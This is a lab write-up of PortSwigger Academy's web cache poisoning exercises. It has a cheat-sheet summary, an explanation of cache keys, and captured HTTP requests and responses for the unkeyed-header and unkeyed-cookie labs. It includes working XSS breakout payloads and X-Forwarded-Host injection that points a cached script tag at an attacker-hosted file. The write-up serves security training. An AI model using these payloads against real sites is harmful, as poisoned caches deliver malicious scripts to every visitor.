Web Cache Poisoning

Portswigger

Main Section Indexes

Overview + Resources

- This document contains a writeup of the Web cache poisoning category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/all-labs#web-cache-poisoning

Cheat Sheet | Summary

- **Exploiting cache design flaws**
- **Web cache poisoning with an unkeyed header**
- Identify an unkeyed header that the application is using to dynamically build content in the response. Depending on how the application is using this data, several different attacks are possible such as XSS or open redirection.
- The Burp Extension Param Miner can help to identify unkeyed headers/parameters. Either way ensure that a “cache buster” is included in the testing payloads to prevent the test payloads to be cached for normal application request.
- Usually headers like X-Forwarded-Host are used to dynamically generate some content on the server’s response such as domains for JavaScript files. We can use the Exploit Server in the labs to host the same file location with malicious JavaScript payload, then poison the cache that points to the Exploit Server domain.

- **Web cache poisoning with an unkeyed cookie**
- Identify if there are any unkeyed cookies in the request that the application is using in an unsafe way in the response.
- In a scenario where the application is taking the value of the cookie and including it within the HTML in the response, try injecting an XSS payload that will break out of the context and successfully executes.

- **Web cache poisoning with multiple headers**
- Sometimes it takes manipulating multiple unkeyed headers in a request in order to get the application to use the input in an unsafe way.
- If the application redirects an HTTP request to HTTPs for any request that is sent to the application, check the following headers:
    - X-Forwarded-Host: example.com
    - X-Forwarded-Scheme: http
- The application will redirect the request to HTTPs and will use the value in the X-Forwarded-Host header as the domain in the Location response header.
- If there is a JavaScript file endpoint in the application, this request can be poisoned so that the application grabs the malicious code from the Exploit Server.

- **Targeted web cache poisoning using an unknown header**
- Use Burp Extension Param Miner to identify any arbitrary unkeyed headers.
- Scenario:
- The application is using the value of an unkeyed header inside of a “src” attribute in a <script> tag, as the domain value.
- The application’s response includes the header: Vary: User-Agent
- This means that the application is using the User-Agent header as a keyed header and based on the value of it, will return different responses. For example, mobile users vs desktop users may have different User-Agents and a different response will be served.
- In order to figure out a user’s User-Agent value that is most visited in the application, find an XSS vulnerability in the application and include a payload that will reach out to the Exploit Server, then review the logs:
- Example:
- Once the User-Agent is grabbed from the logs for a victim user that was attacked with the XSS, use the following headers to poison the cache for example:
- X-Host: example.com
- User-Agent: victim-user’s-value

- **Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria**
- View the lab details.

- **<u>Exploiting cache implementation flaws</u>**
- **Web cache poisoning via an unkeyed query string**
- An arbitrary query parameter is unkeyed. Usually, any values in the request line are keyed, however many websites and CDNs perform various transformations on keyed components when they are saved in the cache key, such as removing query parameters/strings.
- Example: The query parameter is dynamically included in the HTML response - ?test=123
- Inject an XSS payload in the parameter and since it is an unkeyed parameter, the cache will be poisoned with the malicious response.

- **Web cache poisoning via an unkeyed query parameter**
- Sometimes only specific query parameters are unkeyed and to discover them requires fuzzing for unkeyed parameters.
- For example, the “utm_content” parameter is unkeyed and the application is using the data in an unsafe way in the HTTP response. This vector can be used to perform an XSS attack.

- **Parameter cloaking**
- View the lab details.

- **Web cache poisoning via a fat GET request**
- The application is using a query parameter in an unsafe way in the HTTP response; however, this query parameter is keyed.
- Try including the same parameter in the body of the GET request = FAT GET Request
- The application may grab the value of the body parameter, and since the body parameter is not part of the cache key, the cache will be poisoned with malicious data.

- **URL normalization**
- Browsers usually automatically encode special characters in the URL. If the application is reflecting the URL within an HTML context, this can be a vector for XSS. However, since the application is not decoding the URL, the payload will not execute, as it will be encoded.
- However, this can be bypassed using Burp Suite directly to send the XSS payload in the URL. If the application is caching this response , then sending this URL to victim users will still cause the browser to encode the URL, but after URL normalization the malicious cached response will be served to the victim user.

Labs

- LAB PRACTITIONER Web cache poisoning with an unkeyed header Solved
- LAB PRACTITIONER Web cache poisoning with an unkeyed cookie Solved
- LAB PRACTITIONER Web cache poisoning with multiple headers Solved
- LAB PRACTITIONER Targeted web cache poisoning using an unknown header Solved
- LAB EXPERT Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria Solved
- LAB EXPERT Combining web cache poisoning vulnerabilities Not solved
- LAB PRACTITIONER Web cache poisoning via an unkeyed query string Solved
- LAB PRACTITIONER Web cache poisoning via an unkeyed query parameter Solved
- LAB PRACTITIONER Parameter cloaking Solved
- LAB PRACTITIONER Web cache poisoning via a fat GET request Solved
- LAB PRACTITIONER URL normalization Solved
- LAB EXPERT Cache key injection Not solved
- LAB EXPERT Internal cache poisoning Not solved

What is web cache poisoning?

- Web cache poisoning is an advanced technique whereby an attacker exploits the behavior of a web server and cache so that a harmful HTTP response is served to other users.
- Fundamentally, web cache poisoning involves two phases.
  - First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload.
  - Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.
- A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.

Web cache poisoning research

- https://portswigger.net/research/practical-web-cache-poisoning
- https://portswigger.net/research/web-cache-entanglement

How does a web cache work?

- The cache sits between the server and the user, where it saves (caches) the responses to particular requests, usually for a fixed amount of time.
- If another user then sends an equivalent request, the cache simply serves a copy of the cached response directly to the user, without any interaction from the back-end.
- This greatly eases the load on the server by reducing the number of duplicate requests it has to handle.

Cache Keys

- When the cache receives an HTTP request, it first has to determine whether there is a cached response that it can serve directly, or whether it has to forward the request for handling by the back-end server.
- Caches identify equivalent requests by comparing a predefined subset of the request's components, known collectively as the “Cache Key". **Typically, this would contain the request line and Host header.**
- Components of the request that are not included in the cache key are said to be “Unkeyed".
- If the cache key of an incoming request matches the key to a previous request, then the cache considers them to be equivalent. As a result, it will serve a copy of the cached response that was generated for the original request.
- This applies to all subsequent requests with the matching cache key, until the cached response expires.
- Crucially, the other components of the request are ignored altogether by the cache.

Constructing a Web Cache Poisoning Attack

1. Identify and evaluate unkeyed inputs

- Any web cache poisoning attack relies on manipulation of unkeyed inputs, such as headers. Web caches ignore unkeyed inputs when deciding whether to serve a cached response to the user.
- This behavior means that you can use them to inject your payload and elicit a "poisoned" response which, if cached, will be served to all users whose requests have the matching cache key.
- Param Miner – Burp Extension
- Fortunately, you can automate the process of identifying unkeyed inputs by adding the Param Miner extension to Burp from the BApp store. To use Param Miner, you simply right-click on a request that you want to investigate and click "Guess headers".
- Caution:
- When testing for unkeyed inputs on a live website, there is a risk of inadvertently causing the cache to serve your generated responses to real users.
- Therefore, it is important to make sure that your requests all have a unique cache key so that they will only be served to you. To do this, you can manually add a cache buster (such as a unique parameter) to the request line each time you make a request. Alternatively, if you are using Param Miner, there are options for automatically adding a cache buster to every request.

2. Elicit a harmful response from the back-end server

- Once you have identified an unkeyed input, the next step is to evaluate exactly how the website processes it.
- Understanding this is essential to successfully eliciting a harmful response.
- If an input is reflected in the response from the server without being properly sanitized, or is used to dynamically generate other data, then this is a potential entry point for web cache poisoning.

3. Get the response cached

- Manipulating inputs to elicit a harmful response is half the battle, but it doesn't achieve much unless you can cause the response to be cached, which can sometimes be tricky.
- Whether or not a response gets cached can depend on all kinds of factors, such as the file extension, content type, route, status code, and response headers. You will probably need to devote some time to simply playing around with requests on different pages and studying how the cache behaves.
- Once you work out how to get a response cached that contains your malicious input, you are ready to deliver the exploit to potential victims.


Exploiting cache design flaws

Lab: Web cache poisoning with an unkeyed header


Lab: Web cache poisoning with an unkeyed header

- This lab is vulnerable to web cache poisoning because it handles input from an unkeyed header in an unsafe way. A user visits the home page roughly once every minute.
- To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.
- **Summary - Steps to Exploit:**
- Send a request to the home page / with the X-Forwarded-Host: header, also add a cache-buster query parameter ?cbd=1234
- The value of the X-Forwarded-Host header is being inserted in a script tag inside a “src” attribute that is referencing some path to a .js file.
- On the exploit server that is available with the lab we will host a malicious JavaScript file on the same path where the header value is included in.
- Send another request this time removing the cache-buster and included the domain name of the exploit server as the value in the X-Forwarded-Host header.

- Use the Burp Extension Param Miner to help identify unkeyed parameters/headers that the application is using in an unsafe way. Ensure that a “cachebuster” is selected to prevent any issues.



- Burp Suite identified some unkeyed headers that are used by the application to generate some dynamic content in the response.
- The X-Forwarded-Host header was identified.



Request

Pretty Raw Hex \n

```
GET /?cbd=1234 HTTP/1.1
Host: ac6f1fdc1e05b7c2c042349b00200070.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close
X-Forwarded-Host: example.com
```

Response

Pretty Raw Hex Render \n

```
<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.c
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=styles
    <title>
      Web cache poisoning with an unkeyed header
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //example.com/resources/js/tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
```

- The X-Forwarded-Host header, which is probably an unkeyed header, is being used to dynamically create “src” link within a JavaScript tag.
- Since we can control the domain used in the link, we can point it to a malicious domain hosting the same file
- Use the Exploit Server available in the labs to host malicious code using the same URI path:
- /resources/js/tracking.js

Craft a response

URL: https://exploit-ac591fba1e27b7c0c090342a012200f1.web-security-academy.net/resources/js/tracking.js

HTTPS

☑

File:

/resources/js/tracking.js


Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
<script>alert(document.cookie)</script>
```

- Use the X-Forwarded-Host header to inject a malicious domain the <script> tag.
- This time remove the “cache buster” from the request line.



Request

Pretty | Raw | Hex | \n

```
1  GET / HTTP/1.1
2  Host: ac6f1fdc1e05b7c2c042349b00200070.web-security-academy.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
   Gecko/20100101 Firefox/96.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://portswigger.net/
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15 X-Forwarded-Host:
   exploit-ac591fbale27b7c0c090342a012200f1.web-security-academy.net
16
17
```

Response

Pretty | Raw | Hex | Render | \n

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  Cache-Control: max-age=30
4  Age: 11
5  X-Cache: hit
6  Connection: close
7  Content-Length: 10703
8
9  <!DOCTYPE html>
10 <html>
11   <head>
12     <link href=/resources/labheader/css/academyLabHeader.css rel=
       stylesheet>
13     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
14     <title>
         Web cache poisoning with an unkeyed header
       </title>
15   </head>
16   <body>
17     <script type="text/javascript" src="
       //exploit-ac591fbale27b7c0c090342a012200f1.web-security-academy.net
       /resources/js/tracking.js">
```

- Since the X-Forwarded-Host header was an unkeyed header, request the normal home page will return the poisoned cache.

- If the X-Forwarded-Host header was keyed, then a victim user would need to include it in their request in order to get the malicious response.

- Since it is unkeyed it is easier for the attack to affect many users.

Request

Pretty Raw Hex Hackvertor

```
GET / HTTP/2
Host: 0a19000a037fe4b88038e59700ec007a.web-security-academy.net
Cookie: session=X5Uxw2jE5ulsOaqBxgiwMDZPkFXOHvjA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/112.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a19000a037fe4b88038e59700ec007a.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=30
Age: 7
X-Cache: hit
Content-Length: 10764

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Web cache poisoning with an unkeyed header
    </title>
  </head>
  <body>
    <script type="text/javascript" src="
    //exploit-0a91005c0316e436808ee466d1db003c.exploit-server.net/resources/js/tracking.js">
    </script>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
```

Lab: Web cache poisoning with an unkeyed cookie

Lab: Web cache poisoning with an unkeyed cookie

- This lab is vulnerable to web cache poisoning because cookies aren't included in the cache key. A user visits the home page roughly once a minute. To solve this lab, poison the cache with a response that executes alert(1) in the visitor's browser.
- **Summary - Steps to Exploit:**
- There is a cookie in the request called fehost. The value for this cookie is be reflected in the response inside some String data in script tags. If we can break out of this String, we can potentially execute javascript.
- Add a cache-buster query parameter to the home page ?cb=1234
- The following payload worked - (URL ENCODE) -> "}</script><img src=x onerror=alert(1)>//
- This other payload would've worked too - "-alert(1)-"
- So now since the cache is essentially poisoned, when other users request the home page / they will receive the malicious response. Because the cookie was unkeyed, a victim user does not need to provide the malicious cookie payload in order to get attacked.



- The “fehost” Cookie is an unkeyed header. Its value is returned in the response inside of a <script> tag.

- Use a “cache buster” ?cb=123, when testing.

- Remove the “cache buster”, then replay the request until you see the payload in the response and X-Cache: hit in the headers.

- Now the cache is poisoned, even if you send a request without the “fehost” Cookie the malicious code will still be returned in the response.

Request

Pretty Raw Hex \n

```
1  GET / HTTP/1.1
2  Host: acd71f8b1f2def35c0143d1b004a00a2.web-security-academy.net
3  Cookie: session=kbFu9dMtnmrF0s9V8Ay7fJaOsx6h8duC; fehost=
   prod-cache-01%22%7d%3c%2f%73%63%72%69%70%74%3e%3c%69%6d%67%20%73%72%6
   3%3d%78%20%6f%6e%65%72%72%6f%72%3d%61%6c%65%72%74%28%31%29%3e%2f%2f
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
   Gecko/20100101 Firefox/96.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
